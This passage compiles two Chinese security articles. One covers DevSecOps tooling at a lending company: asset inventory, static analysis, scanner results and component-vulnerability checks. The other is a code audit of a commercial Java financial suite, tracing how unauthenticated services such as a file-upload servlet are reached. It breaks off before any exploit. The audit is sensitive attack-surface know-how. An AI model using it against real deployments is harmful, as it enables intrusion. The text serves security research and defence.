
在 RSA 大会中，“下一代应用及 IT 基础设施的安全管理模式”，被提升到了前所未有的高度，大会甚至专门为这个概念和方向设置议题和讨论会，一个新晋热词“DevSecOps”出现在大家的视野中。



什么是 DevSecOps

“DevSecOps”，一种全新的安全理念与模式，从 DevOps 的概念延伸和演变而来，其核心理念为安全是整个 IT 团队（包括开发、运维及安全团队）每个人的责任，需要贯穿从开发到运营整个业务生命周期的每一个环节。

看到这个概念，第一反应是“安全运维”，是不是新瓶装旧酒呢？确实一直以来，不论从主机安全还是到网络安全，很多工作都是安全运维的交集，既涉及到安全，同时也涉及到运维，没有运维足够的支持很多安全工作也比较难开展。但是经过一段时间，发现最初的理解实际比较片面，刚才提到的并不是真正 DevSecOps 所要传达的理念，DevSecOps 的出现是为了改变和优化之前安全工作的一些现状，比如安全测试的孤立性、滞后性、随机性、覆盖性、变更一致性等问题；通过固化流程、加强不同人员协作，通过工具、技术手段将可以自动化、重复性的安全工作融入到研发体系内，让安全属性嵌入到整条流水线。



我目前所能理解的 DevSecOps

由于本人知识和经验有限，对 DevSecOps 的理解可能只停留在比较浅显的认知

目前我在工作中能真正涉及和可以应用的有两部分，第一块是在资源管理，第二块是在 CI/CD 这部分，监控告警、日志分析、或者其他内容，怎么应用到 DevSecOps 中我本人还没有很成型的思路



资源管理这块，我们用到的，主要是依赖于 YRDCMDB 系统“银河”来实现的，CMDB 里存储了宜人贷的所有主机、IP、域名、集群、应用等所有软硬件信息，这样在进行安全检查、




安全扫描的时候，就可以直接调用银河来获取完整的信息、或者直接调用银河来执行一些简单的扫描任务。

The screenshot shows the YRDCMDB interface. On the left, there is a sidebar with various navigation options: Dashboard, 服务树 (Service Tree), 资源搜索 (Resource Search), 主机采集 (Host Collection), 资源列表 (Resource List), IP内外映射 (IP External Mapping), 域名列表 (Domain List), 环境列表 (Environment List), 区域列表 (Region List), 主机状态 (Host Status), 业务列表 (Business List), 应用列表 (Application List), 集群列表 (Cluster List), 主机列表 (Host List), and 组织管理 (Organization Management). The '资源列表' option is currently selected. The main content area is titled '操作列表' (Operation List) and contains a search bar with '请输入内容' (Enter content), a dropdown for '全部类型' (All types), and a '搜索' (Search) button. Below this is a table titled 'IP地址列表' (IP Address List) with a '每页 10 项' (10 items per page) dropdown. The table has columns: IP地址 (IP Address), 类型 (Type), 用途 (Use), and 环境描述 (Environment Description). The data in the table is as follows:

IP地址	类型	用途	环境描述
10.42	外网	域名	内网域名
3.157	外网	域名	外网域名
1.77	外网	域名	内网域名
3.152	外网	域名	www.yiren...cdn
13.159	外网	域名	高平台and-LD...接口公网域名
13.153	外网	域名	接口类域名
13.149	外网	域名	人客船me...内网
241.76	外网	域名	客服metin...网域名
3.18	外网	代理	公共代理
17	内网	域名	and短信平台...内网域名

宜人贷端口监控从银河获取 IP 信息完成对应的端口扫描



基于资产管理可以更快速、准确的知道新上线的域名、应用等，从而触发安全扫描，减少遗漏


在主机安全方面，我们未来也打算基于 CMDB 来做更多的联动，因为 CMDB 本身就自带“远程采集”和“远程执行”的属性

DevSecOps 中的安全自动化测试（扫描）

当我们谈到 S-SDLC 的时候，总是希望安全可以更早的介入，但是随着项目的增多、迭代频率的增加，完全依赖人工测试的方式不但会压垮安全测试人员本身，也会严重影响到整个软件交付的速度，拖累整个上线周期，最终很多应用在得不到任何安全检查的情况下偷偷上线。



为了提升效率，可以将部分自动化的安全检查工作纳入到 CICD 的流程中，并且将大部分流程自动触发和执行，让安全测试人员可以聚焦到更核心的业务和工作上，同时尽可能减少安全测试工作对软件发布带来的时间消耗。



代码静态安全检查有商业化的解决方案比如 Coverity，我们这里使用的是开源解决方案，Sonar+Findbug Security，根据需求精简了规则，在持续构建的过程中，会进行代码静态安全检查

sonarqube Projects 问题 代码规则 质量配置 质量阈

Display Mode 问题 工作

类型

Bug	388
漏洞	52
坏味道	150

处理方式

未处理	52	解决	0
误判	0	不会修复	2
删除	0		

问题详情示例：

Use the recommended AES (Advanced Encryption Standard) instead. [...
漏洞](#)

Use the recommended AES (Advanced Encryption Standard) instead. [...
漏洞](#)

Use the recommended AES (Advanced Encryption Standard) instead. [...
漏洞](#)



job



Webapp



Trade



第二阶段，当完成功能自动化测试后，可以进行安全自动化测试（扫描）。在这里我们简单封装了开源的漏洞扫描工具，将扫描任务、漏洞执行描述、结果等信息通过 WEB 方式进行展示，方便统一使用和管理。



宜人贷漏洞扫描系统 主页 扫描任务

扫描任务列表 [添加任务](#)

目标	任务描述	风险(高/中/低)	来源	扫描人	进度	详情
www.yirendai.com	一起赚扫描	0/4/6	web	wang	已完成	详情
www.yirendai.com/gt/wap/	www.yirendai.com/gt/wap/	0/1/2	web	pang	已完成	详情
www.yirendai.com	www.yirendai.com	0/2/4	web	pang	已完成	详情
/src/adoglogin.php	扫描办公	0/3/2	web	wang	已完成	详情
an/	扫描宜人贷内网	0/2/2	web	wang	已完成	详情

高危漏洞:0

漏洞详情

Cookie(s) without HttpOnly flag set

低危

2017-08-16 17:35:50

漏洞描述 漏洞详情 [原始请求](#) 漏洞影响&建议

GET / HTTP/1.1
Cookie: ngxuid=CoMQXVmT8QVp2zuNf+ZtAg==
Host: www.yirendai.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/28.0.1449.0 Safari/537.21
Accept: */*

扫描结果

漏洞名称

环链

Clickjacking: X-Frame-Option

Cookie(s) without HttpOnly

Possible sensitive directories

Possible sensitive files

Reverse proxy bypass

Vulnerable Javascript library

高危漏洞:4个

查看详情

查看详情

查看详情

查看详情

查看详情

查看详情

查看详情

下面这张图是我们未来想要继续改进的方向，大致思路如下：

- ✓ 在各个业务的功能自动化测试平台集成安全测试用例
- ✓ 功能测试平台主动调用安全测试平台（传入登录操作所需的信息）
- ✓ 安全平台模拟登录后，开始进行扫描
- ✓ 最终将结果反馈给 CI 平台


这里涉及到和功能测试自动化团队的协作，对于成熟的测试团队，让他们来实现一个登录初始化的数据并且构造一些业务数据，应该不是很难的事情，这样安全测试人员就不再需要去维护每个业务的登录去构造数据了，有了登录和一定的业务数据，安全扫描的效果也会好上很多



用 DevSecOps 理念来解决第三方组件的漏洞问题

在软件开发中，安全人员还经常遇到的问题就是来自第三方组件的安全漏洞应急，比如今年发生的 Struts2、fastjson 等漏洞，都是在软件开发过程中引入的，这块儿是比较好的和 DevSecOps 相结合的。

不考虑入侵排查的因素，正常的响应流程一般为 1DAY 高危漏洞爆发，安全人员获取和验证 POC 之后，在 WAF 中添加恶意请求特征，缓解风险，同时推进补丁升级。传统的方式一般是人肉统计、或者通过批量命令执行检查线上服务器的制定目录和文件、lsof 进程所打开的文件等，这样的方式，第一容易出现遗漏且效率低下，第二应急结束后未来又有新的系统发布再次引入了该漏洞组件后，并不能及时发现。




这里我们引入了 XRAY+统一发布的方式来解决这个难题。在构建过程中，会根据漏洞库进扫描二进制文件，一旦发现包含高危漏洞的组件被引入，可直接告警或直接阻断发布。

XRAY 的工作方式如下：

- ✓ 文件 HASH 比对
- ✓ 可对接多个漏洞库：NVD、Blackduck、Whitesource、Aqua 等
- ✓ 支持深度分解检测：从 docker 镜像、到 rpm 包、war 包、jar 包等，层层分解，进行扫描

甚至根据漏洞库的修复方案，可直接对受影响版本自动更新版本号以及解决依赖升级问题（这个我没有验证过）。这里想针对 docker 多说两句，线上环境的一致性和变更管理其实很困难，我觉得 docker 很大的一个好处就是解决了环境一致性问题，因为每次都需要重新构建，从 OS 到组件再到应用，无形之中也对漏洞修复工作带来了便利性，修复效率有所提升。



每次构建的软件都保存在仓库中，可以快速筛选出使用的第三方组件，比如 fastjson

Search Artifacts

Name	Artifact	Artifact Path
WEB-INF/lib/fastjson-1.2.28.jar	yrdas-... 8f961ad55efe664c251a50ea95...	yrdas-f...
WEB-INF/lib/fastjson-1.2.28.jar	c... 1rd42968601e3af7c6fb6f24a15e1f7dc...	yrda-c...
WEB-INF/lib/fastjson-1.2.28.jar	prd-promc... :warba84f8a28dd89a79a9a...	prd-prom...
WEB-INF/lib/fastjson-1.2.28.jar	common.w... 7c9e0d445e775ab53890...	yrda-cor...
WEB-INF/lib/fastjson-1.2.28.jar	yrdas-fu... .caf7e729ac9a51926d5ab...	yrda-fu...
WEB-INF/lib/fastjson-1.2.28.jar	prd-pron... er.wara02a5217f17d799d05c...	prd-prom...
WEB-INF/lib/fastjson-1.2.28.jar	...on.war	yrda-cor...
WEB-INF/lib/fastjson-1.2.28.jar	common... 126b14e8d6ab138b9f41839...	yrda-co...
WEB-INF/lib/fastjson-1.2.28.jar	yrdas-com... 059216809391f77ae09349f2a...	yrda-cor...
WEB-INF/lib/fastjson-1.2.28.jar	yrdas-co... 0d9661d8b4b0d4ab7e0795f9f...	yrda-co...



□ yrdas-fund.war343200116ae7ab58f77b26509e159aa7cf8e60a5

General	Effective Permissions	Properties	Watchers	B
Info				
Name:	yrdas-fund.war343200116ae7ab58f77b26509e159aa7cf8e60a5 ⓘ			
Repository Path:	devops/yrdas-fund/yrdas-fund.war343200116ae7ab58f77b26509e159aa7cf8e60a5			
Module ID:	N/A			
Deployed by:	yrd_repo			
Size:	59.75 MB			

而通过统一发布平台和仓库的关联，则可以快速找到哪些项目包含了带漏洞的组件，并且之前已经被发布到线上环境，做到快速筛查

□ yrdas-fund.war343200116ae7ab58f77b26509e159aa7cf8e60a5

General	Effective Permissions	Properties	Watchers	B
Info				
Name:	yrdas-fund.war343200116ae7ab58f77b26509e159aa7cf8e60a5 ⓘ			
Repository Path:	devops/yrdas-fund/yrdas-fund.war343200116ae7ab58f77b26509e159aa7cf8e60a5			
Module ID:	N/A			
Deployed by:	yrd_repo			
Size:	59.75 MB			

总结

DevSecOps 这个概念提出来的时间虽然不长，而且和以往 S-SDLC 的思路也有一些交集，但是却再次定义了安全在软件工程中的重要性以及结合方式；在敏捷思想和 DevOps 已经足够成熟的今天，相信未来会有更多思想被提炼出来、也会有更多的最佳实践来提高安全工作的效率

参考

http://www.nsfocus.com.cn/content/details_147_2361.html

<https://yq.aliyun.com/articles/7452>

欢迎对本篇文章感兴趣的同学扫描宜人贷安全应急响应中心公众号二维码，一起交流学习



层层放大 java 审计的攻击面

作者：补天精英白帽子 jkgh006

原文地址：【补天精品漏洞】 <https://mp.weixin.qq.com/s/WT1EXEryUGGqHQpSi959xw>

绪论

当你面对一个几个 G 的大型框架代码时候，怎么能够剥茧抽丝，把一个个小点放大到到处都是漏洞，这个就需要我们对 javaweb 框架进行整理的分析评估，因为拿到你手上的并不能调试，你只能根据代码功底，一个个的分析，找出来影响输入输出的点。

分析对象为某软件公司的大型财务软件

漏洞分析

从一个 javaweb 的入口文件开始，我们分析 web.xml :

```
<servlet-mapping>
  <servlet-name>NCInvokerServlet</servlet-name>
  <url-pattern>/service/*</url-pattern>
</servlet-mapping>

<servlet>
  <servlet-name>NCInvokerServlet</servlet-name>
  <servlet-class>nc.bs.framework.server.InvokerServlet</servlet-class>
</servlet>
```

这个里面跟进去看看 :

```
private void doAction(HttpServletRequest request, HttpServletResponse response) throws ServletException,
IOException {
    String token = this.getParamValue(request, "security_token");
    String userCode = this.getParamValue(request, "user_code");
    if(userCode != null) {
        InvocationInfoProxy.getInstance().setUserCode(userCode);
    }

    if(token != null) {
        NetStreamContext.setToken(KeyUtil.decodeToken(token));
    }

    String pathInfo = request.getPathInfo();
```

```
log.debug("Before Invoke: " + pathInfo);
long requestTime = System.currentTimeMillis();

try {
    if(pathInfo == null) {
        throw new ServletException("Service name is not specified, pathInfo is null");
    }

    pathInfo = pathInfo.trim();
    String moduleName = null;
    String serviceName = null;
    int beginIndex;
    if(pathInfo.startsWith("~/")) {
        moduleName = pathInfo.substring(2);
        beginIndex = moduleName.indexOf("/");
        if(beginIndex >= 0) {
            serviceName = moduleName.substring(beginIndex);
            if(beginIndex > 0) {
                moduleName = moduleName.substring(0, beginIndex);
            } else {
                moduleName = null;
            }
        } else {
            moduleName = null;
            serviceName = pathInfo;
        }
    } else {
        serviceName = pathInfo;
    }

    String method;
    try {
        obj = this.getServiceObject(moduleName, serviceName);
    }
```

代码片段解释  :

```
if(pathInfo.startsWith("~/")) {
    moduleName = pathInfo.substring(2);
```

```
beginIndex = moduleName.indexOf("/");
if(beginIndex >= 0) {
    serviceName = moduleName.substring(beginIndex);
    if(beginIndex > 0) {
        moduleName = moduleName.substring(0, beginIndex);
    } else {
        moduleName = null;
    }
} else {
    moduleName = null;
    serviceName = pathInfo;
}
```

如果以/~开始我们可以假设/~uap/UploadServlet 那么最后 moduleName 就是 uap
serviceName 就是 UploadServlet :

```
try {
    obj = this.getServiceObject(moduleName, serviceName);
} catch (ComponentException var76) {
    method = svcNotFoundMsgFormat.format(new Object[]{serviceName});
    Logger.error(method, var76);
    throw new ServletException(method);
}

ThreadTracer.getInstance().startThreadMonitor("invokeservlet-" + serviceName + "-" + (obj ==
null?"":obj.getClass().getName()), request.getRemoteAddr() + ":" + request.getRemotePort(), "anonymous",
(String)null);
if(obj instanceof Servlet) {
    Logger.init(obj.getClass());
    try {
        if(obj instanceof GenericServlet) {
            ((GenericServlet)obj).init();
        }
        this.preRemoteProcess();
        ((Servlet)obj).service(request, response);
        this.postRemoteProcess();
    }
```

通过这里的 `getServiceobject` 来获取对应的路由规则，最后执行各个目标的 `service` 函数

这里适用

里面在 meta-INF 所有以 ypm 结尾的就是它的配置文件

modules\uap\meta-INF\S_uapbase63.upm 看看这里的结构

```

<?xml version="1.0" encoding='gb2312'?>
<module name="nc.itf.uap.sfapp.SFAppEJB">
<public>
    <component accessProtected="false" remote="true" singleton="true" tx="NONE">
        <interface>nc.clientplugin.bs.IClientPluginService</interface>
        <implementation>nc.clientplugin.bs.ClientPluginImpl</implementation>
    </component>
    <component accessProtected="false" cluster="MASTER" remote="true" singleton="true" tx="NONE">
        <interface>nc.file.pub.IFileUploadService</interface>
        <implementation>nc.file.pub.imple.FileUploadImpl</implementation>
    </component>
    <component accessProtected="false" cluster="MASTER" name="FileUploadServlet" remote="false" singleton="true" tx="NONE">
        <implementation>nc.file.pub.imple.FileUploadServlet</implementation>
    </component>
</public>
</module>

```

里面又属性为 accessProtected 这个为 false 就是不需要验证的并且可以对外调用的，为 true 就是内部调用的接口

这里整个 module 以及全局配置文件的解析过程都在  :

```

public NewModuleDeployer(BusinessAppServer appServer) {
    super(appServer);
    this.appServer = appServer;
}

private Module parseModule(File md, Module module) {
    File[] cfs = this.getModuleConfigFiles(md);
    Xvs mxvs = this.newModuleXvs();
    InputStream in = null;

    try {
        in = this.getInputStream(cfs[0]);
        mxvs.setId(cfs[0].toString());
        mxvs.parse(module, in);
    } catch (Exception var20) {
        logger.error(String.format("parse file <%s> error when deploy module <%s>", new
Object[]{cfs[0].getName(), md.getName()}));
    } finally {
        IOUtil.close(in);
    }

    if(this.server.getContainer(module.getName()) != null) {
        logger.error(String.format("%s has the same module name with module at: %s", new
Object[]{this.server.getContainer(module.getName()).getUrl(), md}));
        return null;
    }
}

```

```
        } else {
            for(int i = 0; i < cfs.length; ++i) {
                try {
                    boolean e = true;
                    if(cfs[i].getName().endsWith(".module")) {
                        e = false;
                    }

                    Xvs cmntXvs = this.newCmntXvs(e);
                    in = this.getInputStream(cfs[i]);
                    cmntXvs.setId(cfs[i].toString());
                    cmntXvs.parse(module, in);
                } catch (Exception var18) {
                    logger.error(String.format("parse file <%s> error when deploy module <%s>", new
Object[]{cfs[i].getName(), md.getName()}), var18);
                } finally {
                    IOUtil.close(in);
                }
            }

            return module;
        }
    }
}
```

总体上来看就是解析.module 文件，并且这个配置文件 accessProtected="false"

才可以被外部调用

搜索以下 有多少个这样的：

```
▼ Unclassified occurrence 461 occurrences
  ▼ nc63 461 occurrences
    ► modules.bapub.META-INF 7 occurrences
    ► modules.bc.META-INF 39 occurrences
    ► modules.cmsg.META-INF 1 occurrence
    ► modules.cv.META-INF 9 occurrences
    ► modules.ebpur.META-INF 33 occurrences
    ► modules.ecappub.META-INF 6 occurrences
    ► modules.ecp.META-INF 2 occurrences
    ► modules.eso.META-INF 1 occurrence
    ► modules.ismagent.META-INF 3 occurrences
    ▾
```

这个将近有 461 处，放大这么多接口，肯定有很多漏洞

知道了所有的整体流程，那么才开始我们的漏洞检查 ：

nc.file.pub.imple.FileUploadServlet

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    this.showFileInWeb(req, resp);
}

protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    this.doAction(req, resp);
}

public void doAction(HttpServletRequest request, HttpServletResponse response) throws ServletException,
IOException {
